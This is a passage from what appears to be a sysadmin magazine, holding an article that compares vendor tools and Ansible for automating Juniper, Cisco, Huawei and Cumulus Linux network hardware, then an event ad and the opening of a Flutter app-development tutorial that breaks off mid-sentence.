- [1] YAML: <https://yaml.org/>
- [2] JSON: <https://www.json.org/json-en.html>
- [3] YAML parser yq: <https://github.com/mikefarah/yq/>
- [4] yq documentation: <https://mikefarah.gitbook.io/yq/>
- [5] JSON parser jq: <https://github.com/stedolan/jq/>

The Author

Thorsten Scherf is the global Product Lead for Identity Management and Platform Security in Red Hat's Product Experience group. He is a regular speaker at various international conferences and writes a lot about open source software.





Automating network hardware

Plug and Go

Automation of network devices can be accomplished in a number of ways: with the official approaches recommended by the manufacturers; by Cumulus Linux, an open network operating system; and with the Ansible automation platform, which can communicate with devices from any vendor. By Martin Loschwitz

No matter how an admin twists and turns, there is no avoiding the fact that automation at the network level makes as much sense as at the server level. Unfortunately, implementing this kind of automation is far more difficult. Juniper, Cisco, and Huawei, for example, have their own ideas and strategies relating to how their devices can best be given a valid configuration automatically. On the other hand, approaches such as Open Networking rely on standard tools because standard interfaces are available on the device side. Another powerful competitor in the network infrastructure automation game is Ansible, which impresses with its diversity when it comes to communicating with devices from any vendor. Not so long ago, many system administrators viewed the topic of automation with a mixture of indifference and suspicion. The arguments of people who did not want to deal with Ansible, Puppet, and others varied between “automation destroys jobs” and “it is not worth automating that task because it only has to be done once.” Fortunately, those days are over, and most admins now view

automation in their environments as a basic necessity. After all, it makes no sense to have expensive IT personnel with amazing skill levels do the same tasks over and over again when they could just as easily be developing useful new products for the enterprise. Claiming that individual jobs only need to be done once proves to be misguided in the vast majority of cases, and you can assume that the job will need to be done at the most inopportune moment – in the context of an outage, when the administrator then has to reconstruct manually something they dreamed up in the dim and distant past under time constraints. It is quite remarkable, though, that the automation stories of many companies still have some ugly gaps, fundamentally establishing a kind of two-tier society within the confines of a single enterprise. For example, the vast majority of admins today understand why it makes sense to feed servers automatically with an operating system by the Dynamic Host Configuration Protocol (DHCP), a Preboot Execution Environment (PXE), and trivial File Transfer Protocol (TFTP). Anyone who

often has to scale their setup will be all too familiar with the problem: It is simply impossible to get a bunch of racks with hundreds of new systems up and productive manually in an acceptable amount of time. Advocates of automation face more opposition when they look into the hardware required to operate the infrastructure, which does not just mean the ubiquitous server. At a modern data center, it includes switchable sockets and network infrastructure devices such as switches and routers, although the distinction is often blurred in modern environments.

Network Automation Pays Off

More often than not, opposition to automation arises because the admins of an environment do not even realize how much configuration network devices need. For a long time, simple switches were commonplace. Each port was logically assigned to a customer with a virtual local area network (VLAN) tag and isolated from all the others by doing so. Add the

necessary settings for Spanning Tree and the configuration was done and dusted. However, if you have ever had to configure a legacy HP Pro-Curve, you will be aware that this is a tedious task. HP is not a particularly negative example here, it's simply annoying to have to enter dozens, if not hundreds, of commands over a command-line interface (CLI). On top of that, a simple switch configuration is usually no longer good enough. If you run a scalable setup, you will tend to use the Border Gateway Protocol (BGP) internally. In this case, however, the switches also need to be routers (i.e., they must have the appropriate BGP configuration), which adds another layer of complexity. Moreover, if you run, for example, an Ethernet virtual private network (EVPN) you will need BGP on switches and routers, but on top of this, you will need things such as DHCP relays. After all, EVPN thrives on the idea of splitting up a large network into many Layer 2 segments and then using BGP for the routing between them.

Juniper and Its Expensive On-Board Resources

Juniper has been one of the major players in the networking industry for

decades with its numerous switches and routers, but the manufacturer's automation history is not as excellent as some system administrators might like. As is almost always the case with large manufacturers, many roads lead to Rome. Juniper itself offers a proprietary automation engine in its Junos OS switch and router operating system. It is simply known as "Junos automation" and offers several interfaces to the outside world. Basically, this method is event-based automation; that is, you define "triggers" to match specific events. When the event occurs, the switch performs the action you mapped to the event. Two different types of scripts, called operational and commit scripts, are called automatically by Junos Automation if you perform certain other configuration steps manually. In common, all script types in Junos Automation are installed by the system administrator in the form of XML, XSLT, or SLAX statements or Python scripts. I can hear some you groaning here: None of the formats I mentioned are generally regarded in IT circles as being particularly readable or writable – especially because Juno's automation has a loophole. Once a switch is basically up and running, the engine can be quite easily used to automate

various things (e.g., debugging). However, if you want to automate the process of deploying a switch or router, you either have to put a huge amount of manual work into the automation engine or – if your coffers are suitably well filled – turn to another product by the vendor: Apstra. Apstra enables an initial configuration of Juniper devices just out of the box. It comes with a pretty management GUI (Figure 1) and a multitude of practical functions. Under the hood, it admittedly does use the automation features of Junos OS, in part, but you will not notice this. What you do notice is the hole that Apstra tears in your wallet on top of what are typically not exactly low-budget network devices themselves. As usual, there is no hard and fast pricing information on the web, but Apstra is not cheap. The question also arises as to whether it really makes sense to spend a lot of money on complex software, especially for smaller setups, because Ansible is a good alternative.

Ansible Automates Juniper

Most system administrators often don't even associate Ansible with hardware; it tends to be assigned to the "infrastructure" category instead. However, Ansible can now handle




Figure 1: Apstra is Juniper's acquired approach for completing data center automation.

devices from many manufacturers more or less perfectly. More or less because not all functions of all devices can be used, although there is a solid foundation of basic functions for the devices from any manufacturer. The example of Juniper makes this clear. If you take a detailed look at the Ansible modules for Junos devices [1], you will quickly notice many ways to transmit commands directly to the devices. All that you need is a connection between the Ansible host and the switch, along with the login credentials to match.

The Ansible modules also offer several ways to store the configuration on the switches. What they all have in common is that the executing admin needs to be familiar with the CLI syntax of the Junos shell. The developers therefore deliberately decided not to implement any abstractions but to pass the original CLI language through to the system administrator. If you want to automate devices from multiple manufacturers, you might have to build suitable Ansible roles yourself.

Vendor Lock-In at Cisco

When looking around for signs of how Cisco approaches the topic of

automation for its own devices, IT managers may feel excited at first. Cisco's own documentation on automation contains a reference to a day-zero deployment tool. Today, admins usually refer to day-zero deployment as scenarios in which devices are unboxed, bolted into the rack, and automatically given a configuration. "Ignite" was the name of this tool at Cisco. If you look in the manufacturer's documentation, you will find a link to GitHub, but the Ignite repository is marked as "deprecated."

At this point, at the latest, the experienced system administrator may have a sense of foreboding, and rightly so in the case of Cisco. Because today, complete automation at Cisco is based on Cisco Application Centric Infrastructure (ACI), which is actually a software-defined network solution; however, it is also capable of configuring Cisco hardware (Figure 2). For this to work, however, you are looking at some serious capital outlay because Cisco ACI requires controllers in the form of special software, licenses for each connected device, separate licenses if the connection is to span multiple locations, and so on. On top of that, ACI can be dovetailed very closely with software, if

desired (e.g., with a cloud tool such as OpenStack). However, a setup built in this way no longer offers the option of switching to a different provider. In a nutshell, Cisco ACI is a dream from the vendor's point of view, for one reason, because it extends vendor lock-in right down to the software level and, for another, because it opens the commercial scope for business with additional licenses that would be inconceivable without a complex and diverse environment like ACI.

If you only want to configure a few switches automatically, you will never need most of ACI's features. However, you will still have to deal with the inherent complexity of ACI and, of course, with the licensing costs for the product.

If you don't want to put yourself through this, you can once again turn to Ansible for help. Various Ansible extensions for Cisco devices with the Internetwork Operating System (IOS) [2] or Nexus operating system (NXOS) [3] are available online, some of which have been integrated into Ansible. Cisco itself even addresses in its own documentation the possibility of automatically configuring its own devices with Ansible. The practical




Figure 2: Cisco ACI is a comprehensive tool for the data center that also includes network hardware automation.

thing is that the modules for both NXOS and IOS devices implement their own functions for certain tasks, unlike those for Juniper devices. In other words, they do not simply pass on Cisco CLI-compatible commands to the devices.

If you want to configure a VLAN, for example, you would use the `cisco.nxos.nxos_vlans` function. On the one hand, this approach is helpful because most admins will not be as familiar with the CLI syntax of NXOS or IOS as with Ansible parameters. On the other hand, this approach can lead to many admins starting to believe mistakenly that they can handle Cisco devices. A little honesty is therefore advisable when assessing your own capabilities.

Huawei Still Lagging Behind

Huawei's network hardware has not yet reached anywhere near the penetration of Juniper or Cisco, but it is continuously nibbling away at the big players' cake. Unsurprisingly, then, Huawei's automation approach is not so different from that of the big providers. If it were up to the

provider, customers would use Agile Controller to control their Huawei-based networks.

At its core, Agile Controller works much like Cisco's ACI controller and can give any machine on the network a meaningful configuration à la day-zero deployment. Once again, however, the software is complex and probably far too extensive for most setups. If you only want to configure a few Huawei switches or routers, Agile Controller is definitely overkill.

The solution, as you may already have guessed, is Ansible yet again. Not only has Huawei explicitly promoted the integration of its own hardware with Ansible in the recent past, but this integration is available today in the form of additional modules for Ansible [4]. In concrete terms, this means you can use Ansible to send commands to a switch, just as you would when using the switch's CLI. Like Juniper, Huawei lags behind in Ansible integration in this respect. You need to learn the Huawei CLI idiom to make any headway with Ansible modules. All told, however, even this overhead for


Huawei devices is still less of a task than mastering Agile Controller.

Homegrown: Cumulus Linux

Finally, you can't forget NVIDIA in this comparison. After all, NVIDIA is now also an active provider of network hardware at the data center. The company did not establish this division organically but acquired it externally. If you buy network hardware from NVIDIA, what you get is Mellanox on the hardware side and Cumulus Linux on the software side. Mellanox has made a name for itself in the community for years as a proponent of "open networking" ideas, and Cumulus, which is basically just Debian GNU/Linux running on Mellanox network devices, follows suit. Because you are dealing with a normal Linux system on Mellanox hardware, which uses special kernel drivers to control the switch's Application Specific Integrated Circuit (ASIC), all of the familiar tools from other Linux systems are there for you to use. After logging in, you are taken to a Bash shell and can easily check the configurations of the individual ports with tools such as `ip`. A switch with 48 ports basically looks like a Linux system with a large number of network cards, and because Debian relies on a tried-and-trusted approach to configuring them, `/etc/network/interfaces` can still be used on a Cumulus system by Mellanox (Figure 3). You can add `/etc/frr/frr.conf` if protocols like BGP or Open Shortest Path First (OSPF) are needed. However, a Cumulus-specific CLI tool named `net`, although well documented, only plays a minor role in automation.

Automation Made Easy

Automating switch configuration with Cumulus Linux is easy. Several times already in this article, Ansible has proven to be the tool of choice, and Cumulus Linux is no exception. In most cases, you will want to design your Ansible roles to generate and roll out the two files mentioned above from templates on the switches.



```

auto lo
iface lo inet loopback
    address {{ vxlan_local_tunnelip }}/32
{% if msdp_local_address is defined %}
    address {{ msdp_local_address }}/32
    address {{ rp_address }}/32
{% endif %}
    vxlan-local-tunnelip {{ vxlan_local_tunnelip }}

{% if bonding_interfaces is defined %}
{% for interface in bonding_interfaces %}
auto {{ interface.name }}
iface {{ interface.name }}
    bond-mode {{ interface.bond_mode }}
    bond-lacp-rate {{ interface.bond_lacp_rate }}
    bond-miimon {{ interface.bond_miimon }}
    bond-slaves {{ interface.bond_slaves }}
    mtu {{ interface.mtu }}
{% endfor %}
{% endif %}

{% for interface in mgmt_interface %}
auto {{ interface.name }}
iface {{ interface.name }} inet static
    address {{ interface.address }}
    netmask {{ interface.netmask }}
    vrf {{ interface.vrf }}
{% endfor %}

```

Figure 3: Cumulus Linux is based on Debian GNU/Linux and can be managed like any other variety of Linux. Ports are easily configured with `/etc/network/interfaces`.

Changes to interfaces require an `if-reload -a`, and changes to `frr.conf` require a restart of the `frr` service. Small things like applying the switch license for Cumulus Linux can also be handled very well in Ansible. You can even find prefabricated roles and playbooks online, which you can use as a basis for your own work if in doubt. Because Cumulus Linux has a real shell and the typical Linux CLI tools, it's the best of all the approaches in this comparison on automation with standard tools. Its practicality extends to being able to define the entire switch configuration in Ansible with host-specific variables – Ansible then takes care of the rest with templates. Unfortunately, you won't find a universally applicable example on the web, partly because Cumulus-based environments vary widely. Attempting to map all eventualities of a free-range routing (FRR) or interface configuration would inevitably lead to the dreaded "YAML shovel," a derogative term referring to the approach of mapping all possible configuration parameters of a file in YAML so that Ansible can subsequently convert it to a configuration file again. From the admin's point of view, it makes more sense to build local

templates – at least for `frr.conf` and interfaces – that only have the required scope and cover the required functions. In most cases, this process should take no more than a couple of days, if it takes that long at all. The payoff for this overhead is being able to replace broken switches with new switches in next to no time – or, if it's a matter of scaling up, have a fully automated way of rolling out new devices.

Conclusions

All of these providers have ideas for automation in their portfolio – but the ideas could hardly be more different. With Juniper for Junos, Cisco for NXOS devices, and Huawei for its own devices, all of these vendors would love to lock customers into their own product portfolios. Huge suites (e.g., Cisco's ACI) primarily offer software-defined networking and automatically configure the hardware as a side effect, but they are typically oversized, especially for smaller companies. Moreover, they exacerbate vendor lock-in.

In comparison, Ansible is particularly elegant and versatile. Even in infrastructures with hardware from

different manufacturers, the tool offers the option of uniform configuration. Once you have defined a format for your settings, you can process it to create playbooks for any vendor.

If you are looking to automate your network hardware, you will want to evaluate Ansible. There is only one problem that Ansible cannot currently solve in a satisfactory manner, at least at the moment: day-zero deployment. Cisco was on the right track with Ignite, and one can only hope that free/libre open source software projects will step up to fill the gap in the future. ■

Info

- [1] Ansible for Junos OS: [\[https://docs.ansible.com/ansible/latest/collections/junipernetworks/junos/junos_config_module.html\]](https://docs.ansible.com/ansible/latest/collections/junipernetworks/junos/junos_config_module.html)
 - [2] Ansible for Cisco IOS: [\[https://docs.ansible.com/ansible/latest/network/user_guide/platform_ios.html\]](https://docs.ansible.com/ansible/latest/network/user_guide/platform_ios.html)
 - [3] Ansible for NXOS: [\[https://docs.ansible.com/ansible/latest/network/user_guide/platform_nxos.html\]](https://docs.ansible.com/ansible/latest/network/user_guide/platform_nxos.html)
 - [4] Ansible for Huawei: [\[https://docs.ansible.com/ansible/latest/collections/community/network/ce_command_module.html\]](https://docs.ansible.com/ansible/latest/collections/community/network/ce_command_module.html)
-

JOIN US AT BIG DATA & AI WORLD



**BIG DATA
& AI WORLD**



BARC

11. – 12. May 2022 Messe Frankfurt
www.bigdataworldfrankfurt.de

Meet | Back | Better

#NurMitEuch

CO-LOCATED WITH




**BIG DATA
& AI WORLD**



BARC



**DATA CENTRE
WORLD**



Program from one source
to many apps with Flutter

Big Flap

Developing apps in the past for Android, iOS, the web browser, and the desktop meant having to write different versions of the code; however, that's no longer the case thanks to Google's Flutter framework. By Markus Hoffmann

Google's software product Flutter [1] is not the first attempt to unify mobile app development. Competitors like Microsoft's Xamarin or Facebook's React Native already offer solutions in the same vein. However, Flutter impresses with excellent documentation, great performance, and the ability to generate apps for Linux, macOS, Windows, and the web on top of Android. In combination with the free Android Studio development environment, apps for all these platforms can be developed comfortably and easily. The website [2] also offers developers a place to find packages that can be sorted on a number of criteria for every conceivable purpose to extend their Flutter apps with desired feature sets. At first glance, the need to learn a new language for Flutter, the integrated Dart programming language, seems to be an obstacle. However, if you are already familiar with another object-oriented language such as Java, JavaScript, or C#, you will quickly feel at home, because the syntax of these languages is similar.

Installation

Only a few steps install the new open source framework on your computer. The easiest way to set up Flutter is with Snap:

```
$ sudo snap install flutter --classic
```

The project's website explains the Linux process [3] in more detail. To check which components need to be installed and to update the framework to the latest version, enter:

```
flutter doctor -v  
flutter upgrade
```

The recommended development environment is Android Studio, which also comes from Google and is based on the IntelliJ IDEA integrated development environment (IDE) by JetBrains. The latest version can be downloaded free of charge [4]. After installing the IDE, you will need to install the plugins for Flutter and Dart, which you will find under *Plugins* on the welcome screen. Installing the

Flutter plugin also installs the plugin for the Dart programming language.

Getting Started

To create a new Flutter project in Android Studio, select *File | New | New Flutter Project*, which creates numerous directories and files. For now, only two are of interest: the `lib/main.dart` file, which contains the Dart source code, and the `pubspec.yaml` configuration file, which stores metadata such as the required external packages (also known as pubs) and resides in the root directory of the project. The `main.dart` file is executed as soon as you start the project; however, you first need to delete the sample code it contains. Following a time-honored tradition, the first small app created simply writes *Hello world*. The code for this from the `main.dart` file is shown in Listing 1. The first line imports the `flutter/material.dart` package, which is a library of widgets in Google Material Design [5]. Because it is one of Flutter's standard libraries, you do not have to install it retroactively. Alternatively, some

Photo by Pynkhainboriang Khongwar on Unsplash

Cupertino-style widgets mimic the look of a native iOS app. However, I will stick with Material Design here.

The source code of an app in Flutter is structured much like the tree structure of an HTML document, with various nested nodes that can have multiple ends. A node corresponds to a widget; in the context of Flutter, this structure is also referred to as a widget tree. Flutter follows the credo of “everything is a widget,” which means that all graphical elements of a Flutter app are widgets.

The third line is where the app’s main function jumps in. In this example, the `runApp()` function calls the `HelloWorldApp` class, the root of the widget tree. Starting in line 7, you have the class declaration and definition. The class inherits the functionality of the `StatelessWidget` class thanks to `extends`. As the name implies, `StatelessWidget` performs state changes. In this example, it simply displays text. The opposite would be `StatefulWidget`, which can change its state in the user interface (UI).

The abstract `build` method in line 9, which is overwritten, builds the UI with the widgets. The `BuildContext` argument doesn’t matter for now: You can simply ignore it for the time being. Inside the `build` method, a `MaterialApp` is returned describing the UI. The first parameter, `title`, specifies the title of the app window. The `Scaffold` under the `home` item declares an `AppBar` in line 13; it is assigned the ‘Hello World’ title as a parameter. The `body` section contains the content of the app, much like an HTML document. In this example, it just consists of the `Center` widget that centers all the content and contains a text widget with the ‘Hello World’ string. You can see the results in [Figure 1](#).

Configuration File

The `pubspec.yaml` configuration file is one of the key elements of a Flutter app. Integrating a package always follows the same pattern. Once you have found a suitable package in the repository [\[2\]](#), check the *Installing* item to find out how to install it.

First, add the package to the dependencies section, either at the command line by typing

```
flutter pub add <Package>
```

or manually in Android Studio. Then, switch back to the `main.dart` file in Android Studio. The development environment automatically detects that the `pubspec.yaml` file has been modified and suggests the *Get dependencies* command at the top of the screen. When you click on the link, the IDE downloads and installs the package; then, you need to add the package to your project with an `import` statement in the `main.dart` file.

Weather App

The next example app ([Listing 2](#)) displays the current weather with the help of two external packages. The current weather data is provided by the OpenWeatherMap online service. You could receive and analyze the weather data from this source in JSON data format, but a Flutter package named `weather` [\[6\]](#) for OpenWeatherMap simplifies the steps. All you need is an API key, which you can get for free from the

